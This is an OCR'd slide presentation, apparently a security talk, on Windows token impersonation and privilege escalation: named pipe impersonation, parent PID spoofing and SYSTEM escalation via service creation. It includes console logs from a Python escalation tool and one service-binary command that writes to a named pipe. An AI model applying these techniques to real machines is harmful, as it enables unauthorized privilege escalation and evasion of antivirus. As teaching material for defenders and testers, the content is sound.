- canimpersonate: True
```


System integrity level



```
- PID: 9696
- type: Primary
- token: 704
- hval: None
- hid: None
- sid: S-1-5-21-2082606047-612634644-1765997048-1002
- accountname: {'Name': 'localuser1', 'Domain': 'DESKT-1'}
- owner: S-1-5-21-2082606047-612634644-1765997048-1002
- issystem: False
- intlvl: Low
- sessionID: 2
- elevationtype: Default
- Linked Token: None
- iselevated: False
- tokensource: None
- appcontainertoken: True
- appcontainersid: S-1-15-2-3624051433-2125758914-1423191267-174
- appcontainernumber: 7
- primarysidgroup: S-1-5-21-2082606047-612634644-1765997048-513
- isrestricted: False
- canimpersonate: False
```

No privileged user

EXAMPLES (3/3) - TOKEN ELEVATION TYPE



```
- PID: 10232
- type: Primary
- token: 708
- hval: None
- hid: None
- sid: S-1-5-21-2082606047-612634644-1765997048-500
- accountname: {'Name': 'Administrator', 'Domain': 'DESKT-1'}
- owner: S-1-5-32-544
- issystem: False
- intlvl: High
- sessionID: 2
- elevationtype: Default
- linkedtoken: None
- iselevated: True
- tokensource: b'User32 '
- appcontainertoken: False
- appcontainersid: None
- appcontainernumber: 0
- primarysidgroup: S-1-5-21-2082606047-612634644-1765997048-513
- isrestricted: False
- canimpersonate: True
```

Local administrator (rid-500 account)

RESTRICTED AND LOWBOX TOKENS

- **Restricted** Tokens (also known as a "filtered admin token")
  - *"A restricted token is a primary or impersonation access token that has been modified by the CreateRestrictedToken function"* (https://docs.microsoft.com/en-us/windows/win32/secauthz/restricted-tokens?redirectedfrom=MSDN)
  - Privileges removed, some groups (in token) denied or list of restricting SIDs specified
  - Used by Chrome and Adobe Reader for example
  - Example: Local Administrator but without SeDebugPrivilege


- **LowBox** Tokens
  - "[…] have a similar, but different access checks" compared to Restricted tokens (https://googleprojectzero.blogspot.com/2015/11/windows-sandbox-attack-surface-analysis.html)

2. COMMON IMPERSONATION METHODS


2. COMMON IMPERSONATION METHODS

- **Token creation and impersonation**
  - *LogonUser()*: For token creation. **Require user's credentials.**
  - *ImpersonateLoggedOnUser():* for Token impersonation

- **Token Impersonation (Theft)**
  - *DuplicateToken():* Duplicate a Token
  - *ImpersonateLoggedOnUser()*
  - Important notice: require privileges (e.g. *SeDebugPrivilege*) or a "specific" token
  - Details after…



```
BOOL LogonUserA(
  LPCSTR  lpszUsername,
  LPCSTR  lpszDomain,
  LPCSTR  lpszPassword,
  DWORD   dwLogonType,
  DWORD   dwLogonProvider,
  PHANDLE phToken
);
```



```
BOOL DuplicateToken(
  HANDLE                       ExistingTokenHandle,
  SECURITY_IMPERSONATION_LEVEL ImpersonationLevel,
  PHANDLE                      DuplicateTokenHandle
);
```

NAMED PIPE IMPERSONATION


- **Named pipe**:
  - interprocess communication between a pipe server and one or more pipe clients
  - Support Impersonation: **server can impersonate a client**
  - *SeImpersonatePrivilege* requires for PE (Privilege Escalation) via named pipe impersonation
  - Client connection example:

```
echo 'a' > \\.\pipe\mynamedpipe
```

- Default accounts with *SeImpersonatePrivilege*:
  - Administrator
  - Local Service
  - Network Service (e.g. MSSQL)
  - Service

NAMED PIPE – IMPERSONATION - DEFENSE

- Named pipe client can block the server impersonation:
  - *SECURITY_SQOS_PRESENT* and *SECURITY_IDENTIFICATION* with *CreateFile()* for example.
  - Server gets an ***identify*** Token, and not a n Impersonate or Delegate token.




docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea

Filter by title

Fileapi.h
AreFileApisANSI function
BY_HANDLE_FILE_INFORMATION structure
CompareFileTime function

	This allows the client to limit the groups and privileges that a server can use while impersonating the client.
SECURITY_IDENTIFICATION	Impersonates a client at the Identification impersonation level.
SECURITY_IMPERSONATION	Impersonate a client at the impersonation level. This is the default behavior if no other flags are specified along with the **SECURITY_SQOS_PRESENT** flag.


3. IMPERSONATION & PRIVILEGE ESCALATION




PARENT PID SPOOFING (HANDLE INHERITANCE)

- From vista, *CreateProcess()* has the parameter *lpStartupInfo*
- This Parameter can be used to specifiy a *PPID* (Parent Process Identifier) over a PROC_THREAD_ATTRIBUTE_PARENT_PROCESS structure, for example “services.exe”.
- *SeDebugPrivilege* required
- Can be used to:
  - hide a process
  - avoid some AV (Anti Virus) detections
  - PE from “*high*” integrity level to “nt authority\system” (“system” integrity level)

PARENT PID SPOOFING (HANDLE INHERITANCE)



```
PS [redacted]>
PS           >
PS           >
PS           >
PS           >
PS           >
PS           >
PS           >
PS           >
PS           >
PS           > whoami /priv

Informations de privilèges----------------------

Nom de privilège                Description                                                 État
=============================== =========================================================== ========
SeIncreaseQuotaPrivilege        Ajuster les quotas de mémoire pour un processus             Désactivé
SeSecurityPrivilege             Gérer le journal d'audit et de sécurité                     Désactivé
SeTakeOwnershipPrivilege        Prendre possession de fichiers ou d'autres objets           Désactivé
SeLoadDriverPrivilege           Charger et décharger les pilotes de périphériques           Désactivé
SeSystemProfilePrivilege        Performance système du profil                               Désactivé
SeSystemtimePrivilege           Modifier l'heure système                                    Désactivé
SeProfileSingleProcessPrivilege Processus unique du profil                                  Désactivé
SeIncreaseBasePriorityPrivilege Augmenter la priorité de planification                      Désactivé
SeCreatePagefilePrivilege       Créer un fichier d'échange                                  Désactivé
SeBackupPrivilege               Sauvegarder les fichiers et les répertoires                 Désactivé
SeRestorePrivilege              Restaurer les fichiers et les répertoires                   Désactivé
SeShutdownPrivilege             Arrêter le système                                          Désactivé
SeDebugPrivilege                Déboguer les programmes                                     Activé
SeSystemEnvironmentPrivilege    Modifier les valeurs de l'environnement du microprogramme   Désactivé
SeChangeNotifyPrivilege         Contourner la vérification de parcours                      Activé
SeRemoteShutdownPrivilege       Forcer l'arrêt à partir d'un système distant                Désactivé
SeUndockPrivilege               Retirer l'ordinateur de la station d'accueil                Désactivé
SeManageVolumePrivilege         Effectuer les tâches de maintenance de volume               Désactivé
SeImpersonatePrivilege          Emprunter l'identité d'un client après l'authentification   Activé
SeCreateGlobalPrivilege         Créer des objets globaux                                    Activé
SeIncreaseWorkingSetPrivilege   Augmenter une plage de travail de processus                 Désactivé
SeTimeZonePrivilege             Changer le fuseau horaire                                   Désactivé
SeCreateSymbolicLinkPrivilege   Créer des liens symboliques                                 Désactivé
PS [redacted]> python.exe .\example.py
DEBUG -: The pid of the processus 'services.exe' is 492
DEBUG -: Trying to enable the User Right 'SeDebugPrivilege' on token...
DEBUG -: Number of privileges: 23
DEBUG -: User Right SeDebugPrivilege is already enabled, nothing to do
DEBUG -: Opening a handle to process with pid 492
DEBUG -: Determining the buffer size required to support the specified number of attributes
DEBUG -: Creating empty attribute list
DEBUG -: initializing the AttributeList
DEBUG -: Creating the process from the handle of the process
PS [redacted]>
```



Process Explorer - Sysinternals: www.sysinternals.com [EURO\david.blais] (Administrator)

Process	...	PID	User Name	Integrity
svchost.exe		724	AUTORITE NT\SERVICE ...	Niveau obligatoire système
svchost.exe		812	AUTORITE NT\SERVICE ...	Niveau obligatoire système
svchost.exe		856	AUTORITE NT\Système	Niveau obligatoire système
dwm.exe		[redacted]		Niveau obligatoire moyen
svchost.exe	0...	888	AUTORITE NT\SERVICE ...	Niveau obligatoire système
svchost.exe	0...	928	AUTORITE NT\Système	
svchost.exe	0...	1108	AUTORITE NT\SERVICE	
spoolsv.exe		1244	AUTORITE NT\Système	
svchost.exe		1284	AUTORITE NT\SERVICE	
svchost.exe		1412	AUTORITE NT\Système	
svchost.exe	0...	1440	AUTORITE NT\SERVICE	
VGAuthService.exe		1504	AUTORITE NT\Système	
vmtoolsd.exe	0...	1632	AUTORITE NT\Système	
svchost.exe		1892	AUTORITE NT\SERVICE	
msdtc.exe		1344	AUTORITE NT\SERVICE	
svchost.exe		976	AUTORITE NT\Système	
taskhost.exe	0...	2476	EURO\[redacted]	
sppsvc.exe		2528	AUTORITE NT\SERVICE	
SearchIndexer.exe	<...	3036	AUTORITE NT\Système	
wmpnetwk.exe	0...	3828	AUTORITE NT\SERVICE	
svchost.exe		6016	AUTORITE NT\Système	
calc.exe		588	AUTORITE NT\Système	
lsass.exe		500	AUTORITE NT\Système	
lsm.exe		508	AUTORITE NT\Système	
winlogon.exe		432	AUTORITE NT\Système	
explorer.exe	0...	2824	EURO\[redacted]	
vmtoolsd.exe	0...	2904	EURO\	
sqlitedatabasebrowserportabl...	0...	2852	EURO\	
DB Browser for SQLCiph...	0...	2004	EURO\	

CPU Usage: 4.41% Commit Charge: 44.17%

calc.exe:588 Properties

Image File

Calculatrice de Windows

Version: 6.1.7601.17514
Build Time: Sat Nov 20 10:40:45 2010
Path:
c:\Windows\System32\calc.exe
Command line:
"c:\windows\system32\calc.exe"
Current directory:
[redacted]
Autostart Location:
n/a
Parent: services.exe(492)
User: AUTORITE NT\Système
Started: 11:51:06 20/05/2020

PARENT PID SPOOFING (HANDLE INHERITANCE)


- Named pipe can be used for PE:
  1. Start a named pipe server
  2. New process connects to named pipe server (e.g. *“cmd.exe echo 'test' > \\.\pipe\pipename”)*
  3. Pipe server impersonates client with *ImpersonateNamedPipeClient()*
  4. Pipe server is *“nt authority\system”*

PE VIA WINDOWS SERVICE (SCM)

- SCM (Service Control Manager): process to interact with Windows services (create, delete, etc.)
- Require: Local administrator + “high” integrity level (e.g. run as an administrator) if UAC.

- Method for PE to SYSTEM:
  - Start a named pipe server
  - Create a service as SYSTEM
  - Service connects to named pipe server (e.g. “*cmd.exe echo 'test' > \\.\pipe\pipename*”)
  - Pipe server impersonates client
  - Pipe server is *“nt authority\system”*
  - Delete service.

PE VIA WINDOWS SERVICE (SCM)




```
c:\temp\pywinimpersonate\pywinimpersonate>whoami
euro\[redacted]

c:\temp\pywinimpersonate\pywinimpersonate>python escalation.py
DEBUG -: Starting named pipe impersonation via Service Control Manager...
DEBUG -: Starting named pipe impersonation...
DEBUG -: Named pipe not given: Generate a random named pipe for exploiation
DEBUG -: Name Pipe: \\.\pipe\P12F7VQX6R
DEBUG -: Service Name: JNS5QL1OQN
DEBUG -: Service Binary: c:\windows\system32\cmd.exe /c ping -n 10 127.0.0.1 >nul && echo 'p' > \\.\pipe\P12F7VQX6R
DEBUG -: Create the server named pipe
DEBUG -: Successfully created Named Pipe '\\\\.\\pipe\\P12F7VQX6R'
DEBUG -: Name pipe created: 504
DEBUG -: Creates a thread to run the pipe client
DEBUG -: Thread for Service created
INFO -: Executing the following command as SYSTEM via service creation: "c:\\windows\\system32\\cmd.exe /c ping -n 10 127.0.0.1 >nul && echo 'p' > \\\\.\\pipe\\P12F7VQX6R"
DEBUG -: Thread successfully created
DEBUG -: Service Control Manager set to '127.0.0.1'
DEBUG -: Server process is waiting for a client connection indefinitely...
